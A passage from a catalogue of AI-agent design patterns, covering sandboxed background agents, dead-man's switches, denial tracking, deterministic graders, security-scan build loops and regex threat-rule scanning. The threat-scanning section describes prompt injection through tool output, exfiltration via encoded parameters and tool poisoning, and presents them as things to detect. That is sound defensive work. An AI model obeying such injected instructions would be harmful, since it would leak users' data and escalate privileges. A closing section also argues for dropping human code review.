- Agent iterates autonomously with machine-readable feedback
- Compiler errors, linter warnings, test failures guide iterations
- Not 1-shot implementation - but iterative refinement
**4. Model-Agnostic Architecture**
- Support multiple frontier models via pluggable interface
- Switch between providers without rewriting infrastructure
- Leverage best model for specific task type
**5. Company-Specific Integration**
- Deep integration with internal tooling, scripts, and workflows
- Access to private repos, internal APIs, documentation
- Customized to team's specific development practices
**6. Security Best Practices**
- Network isolation with egress lockdown (default-deny outbound rules)
- Tool authorization with pattern-based allow/deny lists
- Execution limits: timeouts, resource caps, privilege restrictions
- Comprehensive audit logging for all agent actions
## Example
```mermaid
flowchart TD
subgraph Client["Developer's Machine"]
UI[Web UI / CLI]
end
subgraph Infrastructure["Company Infrastructure"]
Svc[Agent Service]
Sandbox[Sandboxed Dev Environment Modal / OpenCode]
VCS[Git / Version Control]
end
UI -->|"WebSocket: Send Prompt"| Svc
UI <-->|"WebSocket: Real-time Stream stdout/stderr"| Svc
Svc -->|"Spin up sandbox"| Sandbox
Sandbox <-->|"Read/Write Files"| VCS
loop Iterative Refinement
Sandbox -->|"Compiler/Linter/Test Feedback"| Sandbox
end
Sandbox -->|"Final PR/Result"| Svc
Svc -->|"Notification"| UI
```
## How to use it
**Architecture Components:**
- **Sandbox provider**: Modal, sprites.dev, or custom container orchestration
- **WebSocket server**: For real-time bidirectional communication
- **Model abstraction layer**: Interface supporting multiple LLM providers
- **Feedback loop integrations**: Parser for compiler/linter/test output
**Implementation Steps:**
1. Create a sandbox service that spins up isolated dev environments
2. Build WebSocket layer for prompt submission and progress streaming
3. Implement model-agnostic agent interface
4. Add feedback loop integrations (test parsing, error ingestion)
5. Connect to version control for branch/PR creation
**Security Considerations:**
- Configure egress firewall rules (allow-list required destinations only)
- Implement deny-by-default tool authorization with policy inheritance
- Set execution timeouts with SIGTERM → SIGKILL progression
- Enforce per-sandbox resource quotas (CPU, memory, concurrent executions)
**Why Custom vs. Off-the-Shelf:**
- Off-the-shelf agents (Devin, Cursor) work great for generic tasks
- But they can't deeply integrate with your company's specific infrastructure
- Building custom lets you optimize for your workflows, tools, and security requirements
## Trade-offs
* **Pros:**
- **Deep integration** with company-specific tools and workflows
- **Model flexibility** - not locked into one provider
- **Real-time visibility** into agent progress and intermediate steps
- **Same context as developers** - agent works in identical environment
- **Custom feedback loops** tailored to your stack
* **Cons:**
- **Engineering overhead** - requires building and maintaining infrastructure
- **Security considerations** - agent needs access to repos, credentials
- **Ongoing maintenance** - unlike SaaS solutions, you own the ops burden
- **Requires devops expertise** - sandbox management, websocket scaling
## References
* [Why We Built Our Own Background Agent - Ramp Engineering](https://engineering.ramp.com/post/why-we-built-our-background-agent)
* [E2B - Sandboxed Environments for AI Agents](https://e2b.dev)
* [Modal - Serverless Infrastructure for AI Workloads](https://modal.com)
* [Hacker News Discussion](https://news.ycombinator.com/item?id=46589842)
---
## Dead-Man's Switch for Scheduled Agent Jobs
**Status:** validated-in-production
**Category:** Reliability & Eval
**Authors:** James Ross (@jimy-r)
**Source:** https://github.com/jimy-r/agent-workspace-architecture/blob/main/PATTERNS.md
## Problem
An agent workspace accumulates scheduled jobs: a morning digest, a background task manager, a weekly self-audit, a memory consolidation pass. These fail silently. A scheduler misconfiguration, an expired OAuth token, or a permission regression doesn't throw an error anywhere a human looks — the job's logs simply stop appearing. Nothing watches for absence, so a broken daily job can stay broken for weeks before anyone notices the output is missing.
## Solution
Invert the monitoring direction: alert on missing success instead of on errors.
- Every scheduled job writes an explicit success sentinel (for example `MORNING_BRIEF_OK`) into its per-run log as its final act.
- A freshness checker knows each tracked task, its cadence, and its staleness window. It scans the most recent log per task: sentinel present and recent means FRESH; missing, stale, or sentinel-less files a finding.
- Findings land in the agent's own task queue — the place the operator already reads — not a separate dashboard nobody opens.
- A per-task `manual` flag exempts on-demand jobs from staleness, so the watchdog doesn't cry wolf on tasks that legitimately run irregularly.
- The checker runs from a different cadence than the jobs it watches (a weekly audit plus on-demand), which answers who-watches-the-watchman without new infrastructure.
```pseudo
for task in tracked_tasks:
log = latest_log(task)
if task.manual and log is None: status = MANUAL_OK
elif log is None or age(log) > task.window: status = STALE
elif task.sentinel not in log.text: status = NO_SENTINEL
else: status = FRESH
if status not in (FRESH, MANUAL_OK):
file_finding(task, status) # lands in the agent's task queue
```
## Evidence
- **Evidence Grade:** `medium`
- **Most Valuable Findings:** caught a multi-day silent failure in production (a permission regression left a daily job running read-only; config looked correct, the missing sentinel proved otherwise). The underlying inversion is long-established for human cron jobs (Healthchecks.io).
- **Unverified / Unclear:** the agent-specific variant is validated in one production workspace; it says nothing about jobs that run but produce wrong output (pair with synthetic canaries for that class).
## How to use it
Worth adopting once a workspace has two or more scheduled agent jobs. Requirements: durable per-run logs, a success-sentinel convention written into every job's instructions, and a checker invoked by a cadence you already trust (a recurring self-audit is the natural host). Tune staleness windows per task — a 2-hourly job and a weekly job need different definitions of "late."
## Trade-offs
- **Pros:** catches the failure class config inspection cannot ("configured" is not "running"); no external service; the sentinel convention costs one line per job.
- **Cons:** per-task configuration to keep current as jobs come and go; a job that runs but produces garbage still passes its sentinel; the checker needs a host cadence of its own.
## References
- [agent-workspace-architecture — PATTERNS.md](https://github.com/jimy-r/agent-workspace-architecture/blob/main/PATTERNS.md) — production implementation this pattern is extracted from (freshness-checker detail in META_ARCHITECTURE.md)
- [Healthchecks.io](https://healthchecks.io/) — the cron-monitoring service that established the missing-success inversion for human jobs
---
## Declarative Multi-Agent Topology Definition
**Status:** emerging
**Category:** Orchestration & Control
**Authors:** Nadav Naveh (@nadavnaveh)
**Source:** https://github.com/agentopology/agentopology
## Problem
Multi-agent systems today are wired imperatively: each framework has its own SDK, config format, and orchestration primitives. This creates several problems:
- **Vendor lock-in**: A supervisor topology built for one framework must be rewritten from scratch to run on another.
- **Implicit topology**: The agent graph — who talks to whom, what gates block progress, which flows fan out — is buried in code rather than visible at a glance.
- **No single source of truth**: When the topology lives across scattered config files, prompts, and glue code, refactoring or auditing the system requires reading everything.
- **Repeated scaffolding work**: Teams re-implement the same patterns (pipeline, fan-out, debate, human-in-the-loop gate) in every new project and every new framework.
## Solution
Define the entire multi-agent topology in a single declarative file using a purpose-built grammar. The file describes **what** the system looks like — agents, flows, gates, hooks, group chats — and a compiler generates **how** it runs on each target platform.
**Core primitives:**
1. **Agents**: Name, model, role, tools, and constraints.
2. **Flows**: Directed edges between agents — pipelines, fan-out, fan-in, cycles.
3. **Gates**: Approval checkpoints (human, automated, or conditional) positioned between flow steps.
4. **Hooks**: Lifecycle callbacks (pre-run, post-run, on-error) attached to agents or flows.
5. **Group chats**: Multi-agent conversation protocols with turn-taking rules.
```
topology code-review {
agent reviewer {
model "claude-sonnet"
role "Review pull requests for correctness and style"
tools [grep, read_file]
}
agent security {
model "claude-sonnet"
role "Check for security vulnerabilities"
tools [grep, semgrep]
}
agent summarizer {
model "claude-haiku"
role "Produce a concise review summary"
}
flow fan-out {
start -> [reviewer, security] // parallel
[reviewer, security] -> summarizer // fan-in
}
gate human-approval {
after summarizer
type human
prompt "Approve this review before posting?"
}
}
```
A compiler parses the topology into an AST and emits platform-specific output — config files for CLI agents, runnable code for SDK targets, or visual diagrams for documentation.
```mermaid
graph TD
A[".at topology file"] --> B[Parser / AST]
B --> C1[Platform A config]
B --> C2[Platform B config]
B --> C3[Platform C config]
B --> D[Visual diagram]
```
## How to use it
- **Start with a common pattern**: Pipeline, fan-out/fan-in, or supervisor are good first topologies. Express the agent graph declaratively before writing any imperative glue.
- **Compile to your target**: Use a binding/compiler to emit the platform-specific configuration or code. If your framework is not yet supported, the AST is a clean compilation target.
- **Enforce gates declaratively**: Rather than sprinkling approval logic throughout your code, declare gates at specific flow positions. The compiler maps them to each platform's strongest enforcement mechanism.
- **Version the topology**: The declarative file is small, diffable, and reviewable. Check it into version control alongside your code.
- **Visualize before running**: Generate a diagram from the topology to verify the agent graph matches your intent before deploying.
## Trade-offs
**Pros:**
- **Portability**: One topology definition works across multiple frameworks — switch platforms without rewriting orchestration logic.
- **Readability**: The full agent graph is visible in one file, making review and onboarding faster.
- **Pattern reuse**: Common multi-agent patterns (pipeline, debate, supervisor) become composable building blocks rather than bespoke code.
- **Auditability**: Gates, permissions, and flows are explicit and diffable in version control.
**Cons:**
- **Abstraction cost**: A declarative layer cannot expose every platform-specific feature; escape hatches or extensions are needed for advanced cases.
- **Grammar learning curve**: Teams must learn a new syntax, though the goal is to keep it minimal and readable.
- **Compiler fidelity**: Each binding must faithfully map declarative primitives to platform capabilities, which varies across targets.
- **Early ecosystem**: The pattern is emerging; tooling and community support are still maturing.
## References
- [AgenTopology](https://github.com/agentopology/agentopology) — Open-source reference implementation: parser, validator, CLI, visualizer, and bindings for multiple platform targets. Apache-2.0.
- Jennings, N. R. (2001). "An agent-based approach for building complex software systems". Communications of the ACM. — Foundational work on multi-agent system architectures and coordination patterns.
- Wooldridge, M. (2009). *An Introduction to MultiAgent Systems*. Wiley. — Textbook covering agent communication languages, interaction protocols, and organizational structures.
---
## Democratization of Tooling via Agents
**Status:** emerging
**Category:** UX & Collaboration
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.youtube.com/watch?v=BGgsoIgbT_Y
## Problem
Many individuals in non-software engineering roles (e.g., sales, marketing, operations, communications) could benefit from custom software tools, scripts, or dashboards tailored to their specific workflows, but lack the traditional programming skills to build them.
## Solution
Empower a broader range of users, including those without deep coding expertise, to create or modify software solutions for their own needs using AI agents. With an AI agent as an assistant, these users can:
1. Describe their desired tool or functionality in natural language.
2. Have the agent generate the necessary code (e.g., for a dashboard, a script to automate a task, a simple web application).
3. Iteratively refine the tool with the agent's help.
4. Even perform simple bug fixes or modifications to existing tools or codebases.
This pattern lowers the barrier to software creation, allowing domain experts in various fields to build their own productivity tools, thereby "democratizing" software development to some extent.
## Example
A sales team member uses an AI agent to create a custom dashboard that pulls data from multiple sources to track their specific KPIs, without needing to write complex SQL or frontend code themselves. Or a communications team member uses an agent to fix a small bug on a company webpage.
## How to use it
- Use when domain experts need custom tools but lack programming expertise.
- Design for iterative refinement: users must see results quickly and provide feedback.
- Hide technical complexity (context management, dependencies, error handling) while maintaining capability.
- Provide approval workflows for destructive operations to build trust with non-technical users.
## Trade-offs
* **Pros:** Enables domain experts to build their own tools; reduces engineering bottlenecks; creates learning feedback loops where users develop technical intuition through exposure.
* **Cons:** Generated code may have reliability issues that non-technical users cannot detect; production deployment remains challenging; quality and security require guardrails rather than training.
## References
- Jacob Jackson (Cursor) at 0:27:52: "...you're going to see people building software, people in organizational functions building software who were not previously building software. You know, like people in sales who would not have built their own tools before will now be building, for example, dashboards to track what's important to them..."
- Alex Albert (Anthropic) at 0:28:10, referencing a comms team member: "...he's actually been like shipping bug fixes to claude.ai... he pops in with like a PR and he's like asking for a stamp."
- Primary source: https://www.youtube.com/watch?v=BGgsoIgbT_Y
- MetaGPT: Multi-agent system assigning PM, engineer, architect roles to agents, making full SDLC accessible through simple prompts—https://arxiv.org/abs/2308.00309
---
## Denial Tracking & Permission Escalation
**Status:** emerging
**Category:** Security & Safety
**Authors:** Murilo Scigliano (@muriloscigliano)
**Source:** https://github.com/muriloscigliano/ai-playbook
## Problem
When agents run in non-interactive contexts (background jobs, CI/CD pipelines, headless mode), every permission prompt is typically auto-denied. If the agent keeps attempting the same blocked tool, it wastes its iteration budget retrying an action that will never succeed. This leads to silent failures, stalled tasks, and burned compute with no progress.
Even in interactive mode, a user who repeatedly denies a specific tool creates the same loop: the agent tries, gets denied, tries again with a slightly different argument, and gets denied again.
## Solution
Maintain a per-tool denial counter scoped to the current conversation. After a configurable threshold of denials (typically 3), escalate instead of retrying:
- **Interactive mode:** Prompt the user for blanket permission ("Bash has been denied 3 times. Allow all Bash for this session?").
- **Non-interactive mode:** Switch to a fallback strategy (use a different tool, skip the step, or abort with a clear error).
```pseudo
class DenialTracker:
counts: Map // tool_name -> denial count
threshold: number = 3
on_denial(tool_name):
counts[tool_name] = (counts[tool_name] || 0) + 1
if counts[tool_name] >= threshold:
return ESCALATE
return RETRY_DIFFERENT
on_allow(tool_name):
counts.delete(tool_name) // reset on success
```
When escalation triggers and the user grants blanket permission, add the tool to `alwaysAllowRules` for the remainder of the session and reset the counter.
```mermaid
graph TD
A[Tool Denied] --> B[Increment Counter]
B --> C{Counter >= Threshold?}
C -- No --> D[Retry with Different Approach]
C -- Yes --> E{Interactive?}
E -- Yes --> F[Prompt: Allow all for session?]
E -- No --> G[Switch to Fallback Strategy]
F -- Granted --> H[Add to alwaysAllow & Reset]
F -- Denied --> G
H --> I[Continue Execution]
G --> J[Skip / Use Alternative / Abort]
```
## How to use it
- **Per-conversation tracking:** Denial counters reset at session start. No state persists across conversations.
- **Subagent isolation:** Subagents maintain their own local denial tracking since their state writes may be no-ops in the parent.
- **Configurable thresholds:** Different tools may warrant different thresholds. Shell access might escalate after 2 denials; file reads after 5.
- **Combine with permission tiers:** Pair with a multi-layer permission system so that escalation grants the minimum viable scope (e.g., allow Bash but only for read-only commands).
**When to apply:**
- Background or headless agent runners where prompts are auto-denied
- CI/CD agents that need certain tools to complete their task
- Long-running interactive sessions where approval fatigue is likely
## Trade-offs
- **Pros:** Prevents wasted iteration loops; surfaces the real blocker early; reduces approval fatigue in interactive mode; trivial to implement (a counter and a branch).
- **Cons:** Blanket session permissions widen the attack surface after escalation; threshold tuning requires experimentation; fallback strategies must be defined per tool, adding configuration overhead.
## References
- [AI Agent Patterns Playbook — Pattern 70: Denial Tracking](https://github.com/muriloscigliano/ai-playbook) — production-hardened pattern catalogue covering 78 agent engineering patterns
- Related: [Human-in-the-Loop Approval Framework](/patterns/human-in-loop-approval-framework) — complementary pattern for initial approval gates
- Related: [Hook-Based Safety Guard Rails](/patterns/hook-based-safety-guard-rails) — external interceptors that can enforce denial policies
- Related: [Sandboxed Tool Authorization](/patterns/sandboxed-tool-authorization) — scoped permissions that limit what escalation can grant
---
## Deterministic Grader in the Loop
**Status:** emerging
**Category:** Feedback Loops
**Authors:** parweb (@parweb)
**Source:** https://github.com/parweb/mcp-ai-slop-checker
## Problem
An agent that produces text is routinely asked to judge that text before shipping it: *is this argument sound, is this copy generic, does this read as machine-written?* The default move is to ask a model — LLM-as-judge, or an off-the-shelf classifier.
Both fail the agent in the same specific way: **the verdict is not actionable and not reproducible.**
- A classifier returns `87% likely AI-generated`. There is no next move encoded in that number. The agent's only recourse is to rewrite blindly and re-roll.
- An LLM judge returns a different score for the same input across runs, and drifts with model versions, so it cannot gate a pipeline or be asserted in a test.
- Both make an *authorship* claim from *style* evidence, and are wrong in both directions.
The loop stalls because the feedback has no gradient.
## Solution
Put a **deterministic scorer** in the loop instead of a judge. The scorer counts observable, enumerated features and returns **the raw counts alongside each sub-score** — not just the aggregate.
Core properties:
- **Deterministic** — same input, same output, always. No sampling, no model call.
- **Decomposed** — the aggregate is made of named sub-scores, each traceable to a count.
- **Local and free** — no API call, so it can run on every iteration without cost or latency pressure.
- **Honest about what it measures** — it reports a *style* measurement, never an authorship verdict.
The agent loop becomes a hill-climb with an actual gradient:
```pseudo
draft = generate()
loop until score >= threshold or budget exhausted:
report = score(draft) // deterministic, decomposed
worst = argmax(report.counts) // e.g. {"hype": 5, "em_dash": 9, "specifics": 0}
draft = revise(draft, target=worst)
```
```mermaid
graph TD
A[Generate draft] --> B[Deterministic scorer]
B --> C{Score >= threshold?}
C -- No --> D[Read highest offending count]
D --> E[Revise that specific feature]
E --> B
C -- Yes --> F[Ship / commit]
```
`"hype": 5` tells the agent to cut five specific words. `87% likely AI` tells it nothing. That difference is the whole pattern.
This is the same shape a coding agent already gets for free from a linter, a type checker, or a failing test — deterministic, decomposed, actionable. The pattern is simply noticing that non-code outputs deserve the same treatment, and that reaching for a model to grade them is usually a downgrade.
## Evidence
- **Evidence Grade:** `low`
- **Most Valuable Findings:**
- Applying one such scorer to a corpus of 239 real product landing pages produced a stable distribution (median 79/100) and surfaced a counter-intuitive dominant feature: **82% (195/239) of hero sections contain no concrete number at all** — while the widely assumed "hype words" tell fired on only 7%, and em-dash density on a similarly small slice. A decomposed scorer finds this; a single opaque probability cannot. Open dataset and method:
- The same corpus shows why the *style, not authorship* framing is load-bearing: `stripe.com` scores 61 and was plainly written by professionals. A low score means *reads generic*, never *was generated*.
- **Unverified / Unclear:** whether closing this loop measurably improves human-judged output quality, or mostly teaches the agent to satisfy the metric (see Goodhart risk below). No controlled comparison against an LLM-judge loop has been run.
## How to use it
1. **Enumerate the features** that make the attribute good or bad, in the narrowest domain you can get away with. This is the real work, and it is domain-specific.
2. **Write a pure function** from artifact to `{score, sub_scores, counts}`. No network, no model.
3. **Expose the counts**, not only the total. The counts are the actionable part; the total is only for gating.
4. **Expose it as a tool** the agent can call mid-task (an MCP server, a CLI, a library function) so the loop closes without a human.
5. **Gate on it** — because it is deterministic, a threshold can live in a test or a CI check.
6. **Calibrate against a real corpus** and publish the distribution, so a score has a referent. A bare 0-100 with no baseline is not interpretable.
Good fits: style and readability checks, format and schema conformance, jargon and hedging density, required-element presence, structural repetition. Poor fits: factual accuracy, novelty, and audience appropriateness — keep a model, or a human, for those.
## Trade-offs
**Pros**
- Reproducible: assertable in tests, usable as a CI gate, comparable across runs and over time.
- Actionable: names the specific thing to change, giving the revision loop a gradient.
- Cheap and offline: no token cost or latency, so it can run on every iteration.
- Auditable: anyone can read the rules and disagree with them explicitly.
**Cons**
- **Measures only what you thought to count.** Blind to failure modes outside the enumerated feature set.
- **Goodhart risk is real and direct.** An agent optimising a metric it can read will learn to satisfy the metric. Cap the iterations, and keep the threshold well below the maximum.
- Requires a calibration corpus to be interpretable, which is upfront work.
- Says nothing about meaning, truth, or fit for audience — a maximal score can still be worthless prose.
- Rules need maintenance as conventions shift.
## References
- Reference implementation, MIT, offline, no model call:
- Calibration corpus — 239 landing pages scored, open CSV plus method:
- Related in spirit: linters, type checkers and property-based tests as agent feedback — the same deterministic-signal argument, applied to code.
---
## Deterministic Security Scanning Build Loop
**Status:** proposed
**Category:** Security & Safety
**Authors:** Nikola Balic (@nibzard)
**Source:** https://ghuntley.com/secure-codegen/
## Problem
Non-deterministic approaches to security in AI code generation (Cursor rules, MCP security tools) are fundamentally flawed because security requires absolute determinism - code is either secure or not secure, with no grey area. These approaches are merely suggestions to the LLM that may or may not be followed consistently.
## Solution
Implement **deterministic security validation** through the build loop using a two-phase approach:
1. **Generation Phase** (non-deterministic): Agent generates code based on suggestions and context
2. **Backpressure Phase** (deterministic): Security scanning tools validate the generated code
The key is integrating existing security scanning tools (SAST, DAST, SCA) directly into the build target that agents must execute after every code change. This approach is grounded in supply chain security frameworks like SLSA and reproducible builds research.
```makefile
.PHONY: all build test security-scan
all: build test security-scan
build:
@echo "Build completed successfully"
@exit 0
test:
@echo "Tests completed successfully"
@exit 0
security-scan:
# Use your existing security scanning tools
semgrep --config=auto src/
bandit -r src/
trivy fs .
gitleaks detect --source .
@exit $?
```
Configure agent instructions to mandate build execution:
```markdown
# Agent Instructions
## Code Quality
After every code change, you MUST:
1. Run `make all` to verify that the code builds successfully and tests pass.
2. IMPORTANT: You MUST resolve any security issues identified during compilation.
```
```mermaid
graph TD
A[Agent Generates Code] --> B[Run Build Target]
B --> C{Security Scan Passes?}
C -->|No| D[Security Tool Output in Context]
D --> E[Agent Sees Error & Regenerates]
E --> A
C -->|Yes| F[Code Generation Complete]
```
## How to use it
1. **Inner Loop (Development)**:
- Integrate existing security scanning tools into your build target
- Configure agent instructions to run build after every change
- Let the agent see security tool output and iterate
2. **Outer Loop (CI/CD)**:
- Use the same security tools in your pull request checks
- Maintain one unified rules database across both loops
3. **Implementation Steps**:
- Add security scanning tools to Makefile/package.json/build script
- Update agent configuration (AGENTS.md/Cursor rules) to mandate build execution
- Ensure security tools exit with non-zero codes on violations
## Trade-offs
**Pros:**
- Leverages deterministic, battle-tested security tools
- Reuses existing security infrastructure and rules
- Works with any coding agent/harness
- Provides consistent security validation
**Cons:**
- Increases build time and CI resource usage
- May produce false positives requiring human review
- Requires fast security tools for good developer experience
## References
* [Geoffrey Huntley's blog post on secure code generation](https://ghuntley.com/secure-codegen/)
* [SLSA (Supply-chain Levels for Software Artifacts)](https://slsa.dev) - Framework for supply chain security
* [Build Systems a la Carte (Mokhov, Mitchell, Peyton Jones, POPL 2020)](https://dl.acm.org/doi/10.1145/3371091) - Formal build system theory including backpressure
* [Reproducible Builds Project](https://reproducible-builds.org) - Community initiative for verifiable builds
* This generalizes beyond security to any code quality or pattern enforcement
---
## Deterministic Threat Rule Scanning
**Status:** emerging
**Category:** Security & Safety
**Authors:** eeee2345 (@eeee2345)
**Source:** https://github.com/panguard-ai/agent-threat-rules
## Problem
AI agents that invoke external tools (MCP servers, function calls, skill files) are exposed to a class of attacks where malicious content is embedded in tool descriptions, responses, or skill definitions. These attacks include prompt injection via tool output, data exfiltration through encoded parameters, privilege escalation via hidden instructions, and tool poisoning through manipulated descriptions.
LLM-based detection alone is unreliable for these threats: adversaries can craft payloads that exploit the same reasoning flexibility that makes LLMs useful. Security requires a deterministic baseline that cannot be bypassed by clever prompt engineering.
## Solution
Maintain a library of deterministic regex-based rules, each targeting a specific threat pattern observed in real-world agent attacks. These rules run against tool descriptions, tool call arguments, tool responses, and skill definition files before the agent processes them.
Each rule specifies:
- A threat category (e.g., prompt injection, data exfiltration, privilege escalation)
- One or more regex patterns matching known attack signatures
- Severity level and recommended action (block, warn, log)
- Test cases for both true positives and false positives
```pseudo
function scan(content, rules):
findings = []
for rule in rules:
for pattern in rule.patterns:
matches = regex_match(pattern, content)
if matches:
findings.append({
rule_id: rule.id,
severity: rule.severity,
match: matches[0],
action: rule.action
})
return findings
// Integration point: intercept before agent processes tool output
function on_tool_response(tool_name, response):
findings = scan(response, threat_rules)
critical = findings.filter(f => f.severity == "CRITICAL")
if critical:
block_and_alert(tool_name, critical)
return response
```
The scanning layer sits between the agent and its tools, inspecting content at well-defined interception points:
```mermaid
graph TD
A[External Tool / MCP Server] --> B[Tool Response]
B --> C[Threat Rule Scanner]
C --> D{Matches Found?}
D -->|CRITICAL| E[Block + Alert]
D -->|HIGH/MEDIUM| F[Warn + Log]
D -->|None| G[Pass to Agent]
H[Skill Definition File] --> C
I[Tool Description] --> C
```
The key insight is layered defense: deterministic rules catch known patterns with near-perfect precision, while LLM-based review handles novel or ambiguous threats as a second layer. The deterministic layer provides a floor of protection that does not degrade with adversarial prompt engineering.
## Evidence
- **Evidence Grade:** `medium`
- **Most Valuable Findings:**
- A regex-based rule library achieved 62.7% recall and 99.7% precision on the PINT prompt injection benchmark, demonstrating that deterministic rules reliably catch known patterns with very few false positives.
- Scanning 36,394 MCP server tool definitions with deterministic rules identified 182 CRITICAL and 1,124 HIGH severity findings, indicating measurable threat prevalence in real tool ecosystems.
- Layering deterministic scanning before LLM-based review reduces cost and latency: regex runs in microseconds per rule, reserving expensive LLM calls for ambiguous cases only.
- **Unverified / Unclear:**
- Recall on novel attack patterns not yet captured by rules is unknown; the 62.7% figure reflects coverage of known patterns only.
- Effectiveness against adversarial evasion techniques (e.g., encoding variations, Unicode obfuscation) has not been systematically benchmarked.
## How to use it
1. **Choose interception points** based on your agent framework:
- Tool descriptions (scan when tools are registered)
- Tool call arguments (scan before execution)
- Tool responses (scan before agent processes output)
- Skill/plugin definition files (scan at install time)
2. **Start with high-confidence rules** targeting well-documented attack patterns:
- Base64-encoded payloads in tool responses
- Hidden instructions using Unicode or whitespace tricks
- Cross-tool data exfiltration patterns
- Privilege escalation via `sudo`, `chmod`, or role manipulation
3. **Integrate into your agent pipeline** as a synchronous check:
- Block on CRITICAL findings (known dangerous patterns)
- Warn on HIGH findings (suspicious but may be legitimate)
- Log everything for post-incident analysis
4. **Evolve rules continuously** as new attack techniques emerge. Each rule should include test cases to prevent false positives from regressing precision.
## Trade-offs
- **Pros:**
- Deterministic and auditable: every detection decision is traceable to a specific rule
- Near-zero latency compared to LLM-based security review
- Cannot be bypassed by prompt injection (rules run outside the LLM context)
- Rules are composable and independently testable
- Complements LLM-based detection as part of a layered defense
- **Cons:**
- Regex rules only catch known patterns; novel attacks require rule updates
- Recall is inherently limited by the rule library's coverage
- May produce false positives on legitimate content that resembles attack patterns
- Requires ongoing maintenance as the threat landscape evolves
- Pattern matching cannot understand semantic intent (e.g., distinguishing a legitimate base64 string from an exfiltration payload)
## References
- [Agent Threat Rules (ATR)](https://github.com/panguard-ai/agent-threat-rules) — Open-source rule library with 76 deterministic detection rules covering prompt injection, tool poisoning, data exfiltration, and privilege escalation
- [OWASP Top 10 for Agentic Applications](https://owasp.org/www-project-top-10-for-large-language-model-applications/) — Industry framework categorizing agent-specific security risks
- [PINT Benchmark](https://arxiv.org/abs/2312.10997) — Prompt injection benchmark for evaluating detection systems
---
## Deterministic Zero-LLM Orchestration
**Status:** validated-in-production
**Category:** Orchestration & Control
**Authors:** Alex Chernysh (@chernistry)
**Source:** https://github.com/chernistry/bernstein
## Problem
Multi-agent coding systems typically spend LLM tokens on coordination — deciding which agent works on what, routing tasks, merging results. This coordination overhead adds cost, latency, and non-determinism where none is needed.
## Solution
Keep the orchestrator as **deterministic Python code** that spends zero LLM tokens on coordination. The LLM budget goes entirely to the agents doing actual work.
```
Goal → Decompose (deterministic) → Assign to parallel agents → Verify (tests) → Commit
```
The orchestrator handles:
- Task decomposition via rule-based planning
- Agent assignment and parallel spawning (Claude Code, Codex CLI, Gemini CLI)
- Result verification through test execution
- Git operations (branching, merging, committing)
Agents handle:
- Code generation
- Problem solving
- Implementation decisions
## How to use it
```bash
# Single goal → parallel agents → verified commits
bernstein -g "Add JWT auth with refresh tokens, tests, and API docs"
# Headless for CI pipelines
bernstein --headless
# Self-evolution mode: propose and sandbox improvements
bernstein --evolve --budget 5.00
```
Key implementation choices:
- **No LLM router** — task-to-agent mapping is code, not prompts
- **Test-driven verification** — a janitor process runs tests after each agent completes
- **Git worktree isolation** — each agent works in its own worktree, no conflicts
- **Circuit breaker** — halt on test regression, no silent failures
## Trade-offs
**Pros:**
- Predictable coordination cost (zero LLM tokens)
- Deterministic behavior — same goal produces same task breakdown
- Faster iteration — no waiting for LLM to decide what to do next
- Supports heterogeneous agents (Claude Code, Codex CLI, Gemini CLI, Qwen)
**Cons:**
- Rigid decomposition — can't handle ambiguous goals that need LLM judgment to split
- Requires well-defined project structure for rule-based planning
- Less adaptive than LLM-routed orchestration for novel task types
## References
* [Bernstein](https://github.com/chernistry/bernstein) — Production implementation of this pattern
* See also: [Sub-Agent Spawning](sub-agent-spawning.md) for the general multi-agent delegation pattern
* See also: [Plan-Then-Execute Pattern](plan-then-execute-pattern.md) for the planning phase approach
---
## Dev Tooling Assumptions Reset
**Status:** emerging
**Category:** UX & Collaboration
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.youtube.com/watch?v=2wjnV6F2arc
## Problem
Traditional development tools are built on assumptions that no longer hold: that humans write code with effort and expertise, that changes are scarce and valuable, that linear workflows make sense. When agents write most code, these tools create bottlenecks and friction. Academic research confirms this is a paradigm shift requiring ecosystem-level rethinking, not incremental adjustments.
## Solution
**Re-examine dev tooling assumptions** from first principles. When agents write most code, the perceived value of changes drops dramatically, and workflows optimized for human effort become inefficient.
**Core insight:**
> "A lot of the dev tooling we have is not going to cut it because a lot of the tooling we have is based on the assumption that the human wrote code, that the human put a lot of effort and time and expertise into writing a given piece of code."
```mermaid
graph TD
subgraph Old_Assumptions["Old Assumptions"]
A1[Humans write code]
A2[Code is scarce/valuable]
A3[Developers are busy]
A4[Changes are permanent]
end
subgraph New_Reality["New Reality"]
B1[Agents write code]
B2[Code is abundant/cheap]
B3[Agents are unlimited]
B4[Variations are trivial]
end
A1 --> C[Linear Tickets]
A2 --> D[PR Reviews + Emoji Reactions]
A3 --> E[Sprint Planning]
A4 --> F[Branching Strategies]
B1 --> G[Send Agent Immediately]
B2 --> H[Generate 10 Variations]
B3 --> I[Parallel Investigation]
B4 --> J[Primordial Soup]
style C fill:#ffcdd2,stroke:#c62828
style D fill:#ffcdd2,stroke:#c62828
style E fill:#ffcdd2,stroke:#c62828
style F fill:#ffcdd2,stroke:#c62828
style G fill:#c8e6c9,stroke:#2e7d32
style H fill:#c8e6c9,stroke:#2e7d32
style I fill:#c8e6c9,stroke:#2e7d32
style J fill:#c8e6c9,stroke:#2e7d32
```
**The ticket example:**
**Old world (human writes code):**
1. Bug reported
2. Developer is busy, working on something else
3. Create ticket for next sprint
4. Assign ticket next week
5. Developer gets context, sets up dev environment
6. Developer fixes bug
**New world (agent writes code):**
1. Bug reported
2. Send agent immediately to investigate
3. Agent diagnoses and fixes in same time it would take to create a ticket
> "In a world where a human writes code and they have to get context and set up the dev environment and switch the branches and blah blah blah...you would create a linear ticket because the developer was busy. But if you now have unlimited entities being able to investigate your code, why shouldn't you send the agent off immediately before you create a ticket?"
**The code review example:**
GitHub features assume changes are valuable:
- Emoji reactions (❤️ 😃)
- Assigning reviewers
- Careful consideration before merging
But when agents write 90% of code:
> "The perceived value of a given change is completely different because you can actually say to the agent, 'You're completely wrong. Ask your agent friend to spin up another chain. Make 10 variations of this.'"
## How to use it
**Audit your tools for outdated assumptions:**
| Tool Feature | Old Assumption | New Reality | What Changes |
|--------------|----------------|-------------|--------------|
| **Linear tickets** | Developers busy, queue work | Unlimited agents | Send immediately, no ticket |
| **PR reviews** | Humans careful with changes | Changes cheap | Auto-merge with testing |
| **Emoji reactions** | Social bonding around code | Code is commodity | Remove or repurpose |
| **Branching** | Careful isolation | Parallel generation | Direct to main or feature flags |
| **Code ownership** | Humans maintain areas | Agents know everything | Dynamic ownership |
| **Sprint planning** | Humans have limited capacity | Agents scale infinitely | Continuous flow |
**New tooling principles:**
1. **Immediate action**: Don't queue work, spawn agents instantly
